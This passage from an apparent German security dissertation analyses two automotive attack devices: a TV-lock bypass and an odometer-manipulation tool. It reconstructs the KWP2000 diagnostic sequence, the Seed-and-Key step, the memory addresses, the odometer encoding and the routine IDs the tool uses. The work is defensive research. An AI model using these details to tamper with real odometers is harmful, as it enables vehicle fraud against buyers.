


Abbildung 64: Eigenschaften eines typischen Vorfalls mit entsprechender MAH

Als *Angreifer*, der einen *Vorfall* mit der analysierten Malware initiiert, kann unter Einbeziehung des erweiterten automotiven Angreiferspektrums (Abschnitt 4.1.2) sowohl der Fahrer/Besitzer als auch ein durch ihn beauftragter Dienstleister auftreten – je nachdem durch wen das Gerät im Einzelfall beschafft und eingesetzt wird. Während die *Motivation* des Dienstleisters typischerweise finanziell motiviert ist, trifft dies auf den beauftragenden Fahrzeugbesitzer weniger zu, da es i.d.R. keine teureren, offiziellen Angebote für eine entsprechende Funktionsfreischaltung gibt. Dessen Motivation kann eher in der Herausforderung gesehen werden, die vorhandene TV-Sperre zu umgehen und durch den Besitz einer während der Fahrt funktionalen Videofunktion seinen Status zu verbessern.
Im Kontext des eigentlichen technischen *Angriffs* liegen die *Schwachstellen*, die die als *Werkzeug* eingesetzte MAH-Malware ausnutzt, primär im Design begründet. Dies betrifft insbesondere (auf Basis des CAN-Bussystems sowie der darauf eingesetzten Anwendungs-

protokolle) fehlende Mechanismen zur Sicherung der Integrität (im Sinne der Security) und Authentizität der übertragenen Geschwindigkeitsinformation. Als *Aktion* erfolgt eine Modifikation, die das CAN-Netzwerk der Infotainmentdomäne bzw. konkret enthaltene Daten einzelner CAN-Nachrichten als *Ziel* hat. Neben der Veränderung dieser Daten wird dem Angreifer als *unautorisiertes Resultat* die Nutzung von Ressourcen, d.h. der sonst während der Fahrt gesperrten TV-Funktion, ermöglicht.

Prüfung der Ergebnisse bzgl. bestehenden Handlungsbedarfs

Die Identifikation bestehenden Handlungsbedarfs hängt von mehreren Faktoren ab:
Zunächst sind mögliche Vorfallsfolgen aus der Funktionswirkung der MAH-Malware zu bewerten, d.h. aus der Nutzung der TV-Funktion während der Fahrt. Ablenkungsbedingte Gefährdungen für den Fahrer, sein Fahrzeug und den Straßenverkehr, die durch die Hersteller typischerweise durch entsprechende Sperrfunktionen reduziert werden, können somit als Folge des Malwareeinsatzes relevant werden.
Zumindest zukünftige Navigationssysteme sollten somit so gestaltet werden, dass entsprechende MAH bei ihnen nicht angewendet werden kann. Ob auch für die bereits ausgelieferten Systeme entsprechender Handlungsbedarf besteht, erfordert auch in diesem Fall einer Abwägung. Entsprechende Maßnahmen wären vermutlich deutlich aufwendiger – z.B. könnten die Werkstätten angewiesen werden, im Rahmen der regelmäßigen Wartung das Vorhandensein entsprechender Geräte zu überprüfen und diese zu entfernen oder den Fahrer zumindest über Risiken aufzuklären. Da die Hersteller die TV-Funktion nach Kenntnis des Autors aus einer freiwilligen Selbstverpflichtung umsetzen (vgl. Abschnitt 3.1.6 / [Esop07]) und die betrachtete MAH-Malware bewusst und vermutlich durch vergleichsweise wenige Nutzer angewendet wird, könnte der Handlungsbedarf für bestehende Fahrzeuge durch den Hersteller im vorliegenden Fall ggf. negiert werden.
Zudem kann ein Handlungsbedarf für bestehende Fahrzeuge jedoch auch aufgrund von Hinweisen auf anderweitige, schwerwiegende Auswirkungen der Malware resultieren – z.B. wenn solche aufgrund identifizierter Strukturwirkungen oder versteckter Schadfunktionen zu befürchten sind.
Zu erwartende Strukturwirkungen der MAH-Malware betreffen im vorliegenden Fall aufgrund der unidirektionalen Filterfunktion bei korrekter Installation[30] voraussichtlich nur das Navigationssystem selbst sowie weitere auf demselben Gerät implementierte Teilfunktionen wie z.B. die Radio-/ oder CD-Wiedergabe. So kann durch das falsche Geschwindigkeitssignal z.B. die Navigation ungenauer werden oder die geschwindigkeitsadaptive Lautstärkeregulierung verloren gehen (Abschnitt 4.2.3 / Tabelle 13). Durch die vergleichsweise geringe Safetyrelevanz des Navigationssystems stellen die Strukturwirkungen der Malware ggf. keinen ausschlaggebenden Grund zum Einleiten teurer Gegenmaßnahmen für die bereits ausgelieferten Fahrzeuge dar.
Die Analyse der Malware ergab keine Hinweise darauf, dass dieser neben dem „beworbenen“ Zweck der TV-Freischaltung ggf. noch zusätzliche Schadwirkungen oder Hintertüren aufweist. Auch wenn nach den Ergebnissen aus der Analyse des Ein- und Ausgabeverhaltens grundsätzlich keine weiteren Busaktivitäten festgestellt werden können, kann dies ohne Extraktion der enthaltenen Software nicht abschließend geklärt werden. Entsprechende Aktivitäten könnten seitens des MAH-Geräts an diverse, beliebig komplexe Bedingungen geknüpft sein, die sich hierbei nicht vollständig testen lassen.

Der für zukünftige Navigationssysteme identifizierte Handlungsbedarf mündet in Zielsetzungen für konkrete Designänderungen. Eine vergleichsweise einfach umzusetzende Designempfehlung wäre es, der TV-Sperre einen aus den GPS-Positionen ermittelten Geschwindigkeitswert zugrunde zu legen. Sobald effektive Konzepte zu Integritäts- und Authentizitätsprüfungen auf automotiven Feldbussen etabliert sind (siehe z.B. Abschnitt 2.5.3) könnte auch die Korrektheit des busseitig eingehenden Geschwindigkeitssignals verifiziert werden.

[30] Die vorgesehene Installation erfolgt gemäß Anleitung und Steckerform i.d.R. direkt vor dem Gerät. Bei manueller Installation an anderem Ort drohen schwerwiegerende Auswirkungen (Abschnitt 4.2.3).

6.4.3 MAP-Analyse eines Geräts zur Kilometerstandsmanipulation ($R_{2.2}$)

Die Illustration exemplarischer Analysetechniken für den Fall automotiver Malware der Ausprägung MAP erfolgt am Beispiel eines tragbaren Geräts zur Kilometerstandsmanipulation (siehe auch recherchierter Praxisbeleg $R_{2.2}$ in Abschnitt 3.1.3). Da Schutzkonzepte gegen Eingriffe zu gesetzlich verbotenen Manipulationen des Kilometerstands (vgl. Abschnitt 2.5.1) zunehmend angegriffen und ausgehebelt werden, stellt die Analyse eines solchen Werkzeugs ein praxisnahes Beispiel dar, anhand deren z.B. der Hersteller offene Schwachstellen in seinen Systemen identifizieren und schließen kann.

Abbildung 65: Untersuchtes Gerät (plagiierte Version) zur Kilometerstandsmanipulation

Bei dem getesteten Gerät (Abbildung 65) handelt es sich um ein kommerziell vertriebenes Gerät in der inzwischen dritten Version, das primär für die Veränderung von Kilometerständen in Fahrzeugen diverser Modelle und Hersteller eingesetzt wird. Zum Zweck der Analyse wird das Gerät im Folgenden auf die automotive IT des Laboraufbaus M3 (Abschnitt 3.2.1) angewendet. Über ein mitgeliefertes Anschlusskabel kann es direkt mit der OBD-Schnittstelle verbunden werden[31] und bietet über den integrierten Touchscreen eine auch für Laien vergleichsweise verständliche bzw. intuitutiv bedienbare Menüführung (siehe Abbildung 66).

Unter anderem aus dem Grund, dass es sich bei diesem Untersuchungsgegenstand um ein Leihgerät handelte, wurden die beschriebenen Untersuchungen zur MAP-Analyse aus einer reinen Black-Box-Perspektive vorgenommen. Insbesondere kamen daher keine geräteinvasiven Eingriffe infrage, so dass die vom Gerät eingesetzten Manipulationstechniken primär anhand der von außen beobachteten, abgewickelten CAN-Bus-Kommunikation analysiert wurden. Ebenfalls lag (wie für die Black-Box-Perspektive typisch) keine technische Dokumentation bzw. Spezifikation der beteiligten Systeme vor, was neben dem Manipulationsgerät selbst auch die von ihm angesprochenen, proprietären Steuergeräte der Testumgebung betrifft. Soweit verfügbar, wurde stattdessen auf Angaben aus öffentlich zugänglichen Quellen wie insbesondere Fachliteratur zurückgegriffen.

Separation

Für die Analysen im Rahmen der o.g. Studie wurde ein Exemplar des Abbildung 65 dargestellten Geräts bereitgestellt. Während entsprechende Geräte von den Herstellern teils für Preise um 8000 € vertrieben werden (vgl. [Domi14]), handelt es sich bei dem getesteten Gerät um ein Plagiat eines Drittherstellers, das für ca. 250 € über das Internet beziehbar ist.

Dynamische Analyse: Aufzeichnung von Verstellvorgängen

Wesentliche Grundlage bildet eine dynamische Analyse des vorliegenden MAP-Untersuchungsobjekts: Während real durchgeführter Verstellvorgänge an der o.g. automotiven Test-

[31] U.a. für Fahrzeuge, bei denen die Kilometerstandsmanipulation (derzeit) nicht über die OBD-Schnittstelle unterstützt wird, werden diverse weitere Adapterkabel mitgeliefert. Abhängig vom vorliegenden Modell sind diese teils direkt an einzelnen Steuergeräten oder einzelnen Chips anzuschließen, die dazu teils vorher zu entnehmen / auszulöten sind. Diese Anschlussarten sind nicht Gegenstand der vorliegenden Analysen, die über den (Diagnose-)CAN-Bus anwendbare Techniken fokussieren.

Hardware wird der am Diagnose-CAN-Bus (siehe z.B. Abbildung 11) beobachtbare Datenverkehr aufgezeichnet und anschließend ausgewertet.

Je nach den vom Untersuchungsobjekt eingesetzten Techniken, die im Vorfeld der Analyse noch unbekannt sind, sollte bei einer solchen dynamischen Analyse mit einer u.U. großen Menge anfallender Kommunikationsdaten gerechnet werden. Um die Identifikation derjenigen Stellen zu erleichtern, die bzgl. der eigentlichen Kilometerstandsmanipulation besonders relevant sind, werden Mitschnitte der CAN-Kommunikation zu insgesamt drei erfolgreichen Verstellvorgängen erstellt, die wie folgt durchgeführt werden:

- Mitschnitt 1: Verstellvorgang vom Ausgangszustand auf Kilometerstand A
- Mitschnitt 2: Verstellvorgang von Kilometerstand A auf Kilometerstand B
- Mitschnitt 3: Verstellvorgang von Kilometerstand B auf Kilometerstand A

Hintergrund dieser Wahl ist, dass die resultierenden Unterschiede und Gemeinsamkeiten in den Mitschnitten bei der nachfolgenden Auswertung hilfreiche Rückschlüsse auf die Relevanz der einzelnen Kommunikationsschritte bzgl. der Kilometerstandsmanipulation zulassen können. Für den Laboraufbau M3 mit einem Ausgangs-Kilometerstand von 176891 km wurden die zu setzenden Kilometerstände mit A = 34567 km sowie B = 20000 km gewählt.




Abbildung 66: Kilometerstandsmanipulation am Laboraufbau des SUV-Fahrzeugs M3

Abbildung 67: Geänderter Kilometerstand auf dem Kombiinstrument im Laboraufbau M3

Zur Durchführung eines solchen Verstellvorgangs werden über die Menüführung des Manipulationsgeräts zunächst abgefragte Angaben zum Fahrzeugtyp (Pkw/Lkw), zum Hersteller, Modell und gewünschten Anschlusstyp (hier: Diagnose/OBD) eingegeben (Abbildung 66 links). Nach dem Herstellen der Verbindung mit dem Zielgerät wird der aktuelle Kilometerstand ausgelesen und angezeigt, der gewünschte neue Kilometerstand ist vom Nutzer einzugeben (Abbildung 66 rechts). Der so initiierte Änderungsvorgang nimmt anschließend ca. 50 Sekunden in Anspruch. Spätestens nach einem z.T. erforderlichen Neustart des Test-Fahrzeugs ist der Zielkilometerstand abschließend auf dessen Kombiinstrument zu sehen. Wie das Beispiel in Abbildung 67 zeigt, kommt es hierbei z.T. zu leichten Abweichungen (z.B. 34560 km statt 34567 km)




Abbildung 68: Anzahl sekündlich aufgezeichneter CAN-Nachrichten für Verstellvorgang 1

Die vollständigen Kommunikationsmitschnitte der drei o.g. Verstellvorgänge umfassen 2132, 2130 bzw. 2124 aufgezeichnete CAN-Nachrichten. Ein vollständiges Log der aufgezeichneten CAN-Kommunikation kann in Anhang C1 am Beispiel des ersten (s.o.) Verstellvorgangs eingesehen werden. Wie auch die zugehörige Visualisierung in Abbildung 68 zeigt, spiegelt sich der o.g. Testverlauf bereits in der über den Verstellvorgang hinweg beobachtbaren Nachrichtendichte gut wider. So ist für den Zeitraum, in dem der neue Kilometerstand manuell eingegeben wird, eine Kommunikationspause zu beobachten, die das Log folglich in 2 Abschnitte teilt:

- Erster Verbindungsaufbau und Abruf des bestehenden Kilometerstands
- Übernahme des eingegebenen Zielkilometerstands

Auswertung:

Bevor mit einer tiefergreifenden Analyse der in der CAN-Kommunikation beobachtbaren technischen Vorgänge begonnen wird, bieten sich zunächst einige vorbereitende, generischere Untersuchungen an. Insbesondere sollte die CAN-Kommunikation auf identifizierbare Protokolle geprüft und ggf. eine mögliche Datenvorverarbeitung durchgeführt werden. Die anschließende Detail-Analyse kann durch entsprechende Erkenntnisse erheblich profitieren und z.B. in ihrem Aufwand reduziert werden.

Mit Hilfe der unter [ZiSc11] referenzierten Fachliteratur können in diesem Fall zwei verwendete Protokolle identifiziert werden, die für die Abwicklung der untersuchten Kommunikationsverbindung eingesetzt werden:

- **Transportprotokoll TP 2.0:** Zunächst kann das eingesetzte Transportprotokoll identifiziert werden, das eine Art „äußere Hülle“ bildet und direkte Kommunikationsverbindungen und größere Datenübertragungen zwischen 2 CAN-Teilnehmern ermöglicht (siehe Abschnitt 2.4.4) – hier das an der OBD-Schnittstelle befindliche Manipulationswerkzeug sowie ein von diesem adressiertes fahrzeuginternes Steuergerät. Konkret kann das „Transportprotokoll TP 2.0 für CAN“ (Kapitel 4.3 in [ZiSc11]) identifiziert werden. Über die CAN-Nachrichten mit der CAN-ID `0x200`, die u.a. am Beginn jeder der aufgezeichneten Kommunikationsmitschnitte zu finden sind, wird jeweils ein dynamischer TP-2.0-Kanal aufgebaut. Nach Abschnitt 4.3.2 in [ZiSc11] spezifiziert das erstes Nutzdatenbyte dieser CAN-Nachrichten die „logische Adresse“ des adressierten internen Steuergeräts, welche hier ausschließlich mit dem Wert `07` zu beobachten ist. Vergleichstests mit einer gängigen Diagnosesoftware für Fahrzeuge dieses Herstellers (Abschnitt 3.2.1) bestätigen, dass dies der internen Adressierung des Kombiinstruments entspricht. Anhand der Protokollbeschreibung aus [ZiSc11] können zudem die in beide Richtungen übertragenen Datenblöcke extrahiert werden, was in diesem Fall über ein in Vector CANoe [Vect14] erstelltes Programm erfolgt. Dies ist sinnvoll, um sich in der weiteren Analyse auf die übertragenen, zusammenhängenden Nutzdaten konzentrieren zu können und die (in diesem Kontext unerheblichen) TP-2.0-Protokollsteuerdaten außer Acht lassen zu können. Anhang C2 liefert eine vollständige Auflistung der extrahierten Nutzdaten am Beispiel des ersten Verstellvorgangs.
- **Diagnoseprotokoll KWP2000:** Mit Blick auf die über TP 2.0 zwischen Manipulationsgerät und Kombiinstrument ausgetauschten Datenblöcke kann mit Quelle [ZiSc11] auch das auf dieser Ebene verwendete Protokoll identifiziert werden. Hierbei handelt es sich um das sog. „Keyword Protokoll“ KWP2000, welches laut [ZiSc11] derzeit (Stand: 2011) das am weitesten verbreitete Diagnoseprotokoll in europäischen Fahrzeugen ist. Diese Er-

kenntnis stützt z.B. ein Blick auf die Anfänge der in Anhang C2 hexadezimal dargestellten Datenblöcke, von denen grundsätzlich vermutet werden kann, dass sie Kennungen zugrundeliegender Befehle repräsentieren. Die dort beobachtbaren, hexadezimalen Werte des ersten Bytes lauten in Reihenfolge des Auftretens `10`, `1A`, `27`, `31`, `32`, `23`, `3D` und `82`. Tabelle 24 zeigt das Ergebnis eines Abgleichs mit denjenigen Service-Identifiern (SID), die laut [ZiSc11] für Diagnoseanfragen in KWP2000 möglich sind[32]. Diese erscheinen sehr realistisch, was neben der Teilmenge der beobachtbaren Anfragen insbesondere auch deren Reihenfolge betrifft – die u.a. mit „Start Diagnostic Session“ (`10`) beginnt, mit „Read ECU Identification“ (`1A`) fortgesetzt und abschließend mit „Stop Communication Service Request“ (`82`) beendet wird.

Service	SID	Parameter / Bemerkung
Start Diagnostic Session	10h	Session-Nummer (1 Byte)
Read ECU Identification	1Ah	Parameter und Steuergeräteantwort herstellerspezifisch
Security Access	27h	01h: Request Seed, 02h: Send Key weitere herstellerspezifische Werte und Parameter möglich
Start Routine By Local ID	31h	Starten und Stoppen vordefinierter oder in das Steuergerät geladener Routinen durch den Diagnosetester. (ID Identifier … Kennziffer)
Stop Routine By Local ID	32h	
Read Memory By Address	23h	Auslesen von Steuergerätewerten im Speicher des Steuergerätes. Die Werte werden über Kennziffern (1 Byte oder 2 Byte) oder Speicheradresse (3 Byte) und Langenangabe (1 Byte) ausgewählt.
Write Memory By Address	3Dh	Schreiben von Werten in den Speicher des Steuergerätes. Auswahl über Kennziffer oder Speicheradresse.
Stop Communication Service Request	82h	

Tabelle 24: Beobachtete KWP-2000 Service-Identifier (nach Tabellen aus [ZiSc11])

Im nächsten Schritt werden konkretere Rückschlüsse auf die zur Kilometerstandsmanipulation eingesetzten Techniken gezogen. Hierzu werden die Rohdatenblöcke der Anfragen und Antworten aller drei Verstellvorgänge direkt gegenübergestellt und – entsprechend ihres Startbytes – den KWP-2000 Service-Identifiern zugeordnet. Die resultierenden Tabellen finden sich in Anhang C3. Im Bereich der übertragenen Rohdaten sind Stellen, an denen im Vergleich mindestens ein Unterschied beobachtbar ist, durch Fettdruck hervorgehoben. Beispielhafte Erkenntnisse dieses Abgleichs sind im Folgenden aufgelistet. Dabei steht der hintere Teil der Kommunikationsmitschnitte im Fokus (Anhang C3, Teil II/Zeile 27ff), der oben bereits der Übernahme des eingegebenen Zielkilometerstands zugeordnet werden konnte.

- ***Zeile 27:*** Mittels des Dienstes „Start Diagnostic Session“ (`10`) findet die Verbindungsaufnahme statt. Die als Parameter angegebene „Session-Nummer“ mit dem Wert `86` steht nach [ZiSc11] für eine „Development Session“.
- ***Zeile 29-36:*** Über den Dienst „Security Access“ (`27`) authentifiziert sich das Gerät mittels des sog. Seed-and-Key-Verfahrens (vgl. Abschnitt 2.5.1) für erweiterte Zugriffsrechte. Dies zeigen die dafür laut Tabelle 24 vorgesehenen Parameter `01` (`RequestSeed`) und `02` (`SendKey`), die in den Zeilen 33 (Anforderung eines i.d.R. zufälligen „Seeds“) und 35 (Senden des berechneten „Keys“) verwendet werden. Da die „Security Access“-Aufrufe in Zeile 29-32 mit den abweichenden Parametern `03` und `04` äquivalent aufgebaut sind und der Dienst laut [ZiSc11] auch mit herstellerdefinierten Parameterwerten eingesetzt werden kann, wird darüber vermutlich eine weitere Seed-and-Key-Authentifizierung umgesetzt. In beiden Fällen deuten positive Quittierungen des Kombiinstruments auf eine erfolgreiche Authentifizierung hin.
- ***Zeile 37-40 (komprimierte Darstellung):*** Mittels des 128-mal aufgerufenen Dienstes „Read Memory By Address“ (`63`) wird in ca. 40 Sekunden der 8 KB große Speicherbereich ab Adresse `D000` in je `40h` Byte großen Blöcken ausgelesen.

[32] Tabelle 24 liefert für die vorliegende Analyse relevante Auszüge aus den [ZiSc11] entnehmbaren Tabellen 5.1.5, 5.1.6, 5.1.9 und 5.1.11.

- ***Zeile 41-44:*** Hier wird der Speicher an zwei Stellen mittels des Dienstes „Write Memory By Address“ (3D) selektiv geändert. Die in Zeile 41/43 hervorgehobenen Unterschiede der jeweils geschriebenen 20h Bytes sind wegen der teils abweichenden Zieladressen (D57Fh vs. D57Ah vs. D579h bzw. D6D8h vs. D6D7h) etwas irreführend. Ein Abgleich mit dem zuvor ausgelesenen 8 KB (siehe z.B. Anhang C2) ergibt, dass sich effektiv nur je 7 Bytes an den Adressen D58Dh bzw. D6DFh ändern (Tabelle 25). Pro Verstellvorgang werden somit im zuvor ausgelesenen Speicherbereich je 2 identische Bytefolgen ersetzt. Interpretiert man deren erste 3 Originalbytes als Big-Endian-kodierte Ganzzahlen 1AFDCEh, 054600h und 030D40h, entspricht dies den Dezimalwerten 1768910, 345600 und 200000, d.h. jeweils exakt dem zehnfachen des jeweils aktuellen (bzw. zuletzt eingestellten) Kilometerstands – der folglich an dieser Stelle zunächst mit 0 überschrieben wird. Die hinteren 4 Bytes entsprechen jeweils der binären Negation dieser Zahl und dienen vermutlich als Prüfwert.

	1. Verstellvorgang (176891 ⇨ 34567 km)	***2. Verstellvorgang (34567 ⇨ 20000 km)***	***3. Verstellvorgang (20000 ⇨ 34567 km)***
Daten ab Adresse D58Dh vorher (o.) / nachher (u.):	1A FD CE FF E5 02 31 00 00 00 FF FF FF FF	05 46 00 FF FA B9 FF 00 00 00 FF FF FF FF	03 0D 40 FF FC F2 BF 00 00 00 FF FF FF FF
Daten ab Adresse D6DFh vorher (o.) / nachher (u.):	1A FD CE FF E5 02 31 00 00 00 FF FF FF FF	05 46 00 FF FA B9 FF 00 00 00 FF FF FF FF	03 0D 40 FF FC F2 BF 00 00 00 FF FF FF FF

Tabelle 25: Speicheränderungen durch die KWP-2000-Anweisungen in Zeile 41/43

- ***Zeile 45-60:*** In diesem Abschnitt werden über den KWP-2000-Dienst „Start Routine By Local ID“ (31) laut Tabelle 24 Routinen des Steuergeräts aufgerufen, die über die IDs (jeweils 2. Byte) B8, BA, B9 und BB ausgewählt werden. Da diese herstellerspezifisch sind, können sie mittels der Angaben aus [ZiSc11] an dieser Stelle nicht näher identifiziert werden. Folgendes fällt jedoch auf:
  - Die ersten Unterschiede finden sich in diesem Abschnitt in Zeile 53 (Bytefolgen 0D 80 / 07 D0 / 0D 80). Es fällt auf, dass die betroffenen Daten anscheinend direkt vom Zielkilometerstand abhängen (identisch bei gleichem Zielkilometerstand, sonst abweichend). Als Big-Endian-kodierte 16-Bit-Zahlen 0D80h und 07D0h interpretiert entspricht dies den dezimalen Werten 3456 und 2000, d.h. jeweils einem Zehntel des Zielkilometerstands. Dies spricht dafür, dass durch einen Aufruf der Routine des Kombiinstruments mit der ID B9 der Zielkilometerstand übertragen wird.
  - Davor und danach ist in den Zeilen 51, 55, 59 und 75 insgesamt 4x ein Aufruf der Routine mit ID BA zu beobachten, die im 7. und 8. Byte einen teils abweichenden Wert zurückliefert. Im Fall des ersten Verstellvorgangs hat dieser in Zeile 52 (d.h. vor der oben identifizierten Übertragung des Zielkilometerstands in Zeile 53) den Wert 0. In den Zeilen 56, 60 und 76 (nach der Übertragung des Zielkilometerstands) beträgt er 0D80h, das oben identifizierte Zehntel des Zielkilometerstands. Dies deutet darauf hin, dass über diese Routine der aktuelle Kilometerstand abgerufen werden kann, der zunächst den zuvor geschriebenen Nullwert (siehe oben zu Zeile 41-44) und später den geschriebenen Zielkilometerstand aufweist.
  - Im Fall des zweiten und dritten Verstellvorgangs scheint das Setzen des Zielkilometerstands über die Routine B9 in Zeile 53 jedoch noch nicht erfolgreich gewesen zu sein, da die Routine BA in Zeile 56 und 60 weiterhin den Wert 0 zurückliefert. Erst bei der letzten Abfrage in Zeile 76 ist der Zielkilometerstand dort erstmals zu sehen.
- ***Zeile 60-63:*** Ähnlich zu Zeile 41-44 werden erneut zwei 32-Byte große Speicherbereiche mittels des Dienstes „Write Memory By Address“ (3D) beschrieben. Die beobachtbaren Startadressen weichen erneut teilweise ab. Effektive Änderungen sind jedoch weiterhin nur für die 7 Bytes an den oben identifizierten Adressen D58Dh bzw. D6DFh zu beobachten. Deren Inhalte 05 46 00 FF FA B9 FF (1. und 3. Verstellvorgang) und 05 46 00 FF FA B9 FF (2. Verstellvorgang) entsprechen nach der oben identifizierten Syntax den ebenfalls über Faktor 10 mit den Zielkilometerständen korrelierten Werten 345600 (054600h) und 200000 (030D40h). Dieser manuelle Eingriff erfolgt vermutlich vorsorglich, da die

Einstellung über die Routine mit ID `B9` – wie beim zweiten und dritten Verstellvorgang – teils scheitert (s.o.).

- ***Zeile 64-80:*** Abschließend werden ähnlich wie in Zeile 45-60 nochmals einige der oben beobachteten Geräteroutinen aufgerufen, mit dem Unterschied, dass hier keine Anpassung mehr zu beobachten ist. Der von der Routine mit ID `BA` zurückgegebene aktuelle Kilometerstand (Zeile 76) hat nach allen Verstellvorgängen – d.h. unabhängig von einem Scheitern des in Zeile 53 beobachteten „`B9`"-Befehls – spätestens an dieser Stelle den Zielkilometerstand angenommen.

Ausschlaggebend dafür, dass die analysierte MAP-Malware den Kilometerstand des Testfahrzeugs erfolgreich manipulieren kann, ist, scheinen laut den Analyseergebnissen insbesondere zwei gebrochene bzw. umgangene Schutzvorkehrungen der Fahrzeug-IT zu sein:

- Das zur Authentifikation externer (Diagnose-)Geräte eingesetzte Seed-and-Key-Verfahren sowie die verwendeten Geheimnisse sind externen Personen bekannt geworden und können in beliebigen unautorisierten Werkzeugen eingesetzt werden – z.B. um Speicherinhalte beliebig zu manipulieren. Folglich ist das hier eingesetzte Verfahren als gebrochen zu betrachten und bietet in den betroffenen ECUs derzeit keinen Schutz mehr.
- Vermutlich wird auch eine weitere Schutzfunktion umgangen, die dafür sorgen soll, dass selbst autorisierte Werkzeuge den Kilometerstand eines Kombiinstrumentes nur bei Neuware anpassen können (z.B. beim Austausch eines defekten Geräts). Indem das Manipulationswerkzeug den Kilometerstand einleitend an zwei Positionen im Speicher manuell auf den Wert 0 setzt, wird den anscheinend zur Kilometerstandskonfiguration bestimmten ECU-Funktionen ein neuwertiges Gerät vortäuscht.

Zusammenfassung der Erkenntnisse anhand der CERT-Taxonomie

Aus den oben schrittweise vorgestellten Ergebnissen der Analyse ergibt sich folgendes Bild über Vorfälle, die zum Zweck der von Kilometerstandsmanipulation unter Nutzung der analysierten Malware der Ausprägung MAP durchgeführt werden. Unter Verwendung der zur Beschreibung von IT-Sicherheitsvorfällen bestimmten CERT-Taxonomie (Abschnitt 2.1.8) stellt Abbildung 69 typische Eigenschaften eines entsprechenden Vorfalls dar, die sich als Ergebnis der Analyse abgezeichnet haben.




Abbildung 69: Eigenschaften eines typischen Vorfalls mit entsprechender MAP

